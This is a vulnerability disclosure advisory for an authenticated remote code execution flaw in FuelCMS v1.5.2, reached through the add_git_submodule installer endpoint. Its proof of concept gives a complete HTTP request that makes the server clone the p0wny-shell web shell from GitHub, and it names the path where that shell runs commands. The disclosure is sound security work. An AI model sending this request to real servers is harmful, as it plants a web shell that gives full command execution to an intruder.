PTT-2025-028 – Authenticated RCE via Git Submodules

CVE-ID: CVE-2026-30461

Credits:

Raul Bledea and Matei “Mal” Bădănoiu of Pentest-Tools.com

Environment:

- FuelCMS v1.5.2

CVSSv3: 8.8 High - AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

Description:

Due to lack of enforced access control any authenticated user on a development instance of Fuel CMS could achieve remote code execution using the function add_git_submodule[1] from the url path “/fuel/Installer/add_git_submodule/<module>”.

By using git over ssh an attacker could add arbitrary git submodules from any GitHub repository (e.g. a php shell) and then access the malicious files via the “/fuel/modules/<module_name>/<php_file>” url.

Requirements:

In order to perform this exploit the target server must run with the following configuration:

- FuelCMS is in development/dev mode
- Git over ssh is enabled/set up
- A valid .git directory exists in the root directory of FuelCMS

[1] https://github.com/daylightstudio/FUEL-CMS/blob/56d0bdd6db931fe746a382f44e2327af8c1b2f63/fuel/modules/fuel/controllers/Installer.php#L78

No Fix:

The FuelCMS software master branch has seen *no updates* in ~4 years. Although we emailed the vendor, we do not expect them to ever fix this vulnerability.

Proof of Concept:

An authenticated user can request the FuelCMS development server to install an arbitrary git submodule via the following HTTP request:

Request:


```
GET /fuel/Installer/add_git_submodule/git-at-github.com:flozz/p0wny-shell.git/test HTTP/1.1 HTTP/1.1
Host: localhost
Cookie: ci_session=br2346tqe5glc18epnpalp8ciqpgd8k7;
fuel_0ed5154a6a4d9ab98816b54f2368f7ec=a%3A2%3A%7Bs%3A2%3A%22id%22%3Bs%3A1%3A%2
21%22%3Bs%3A8%3A%22language%22%3Bs%3A7%3A%22english%22%3B%7D
```

Note: In this scenario we will clone the "p0wny-shell"[2] git repository into the directory named "test".

Note 2: The server should return with a generic HTTP "200 OK" with "Content-Length: 0" if the request succeeded.

If the environment meets all the requirements, the URL path "/fuel/modules/test/shell.php" becomes accessible and from there we can execute any system commands.

Browser view:



[2] https://github.com/flozz/p0wny-shell

*From vulnerability scans to proof, **Pentest-Tools.com** gives 2,000+ security teams in 119 countries the speed, accuracy, and coverage to confidently validate and mitigate risks across their infrastructure (network, cloud, web apps, APIs).*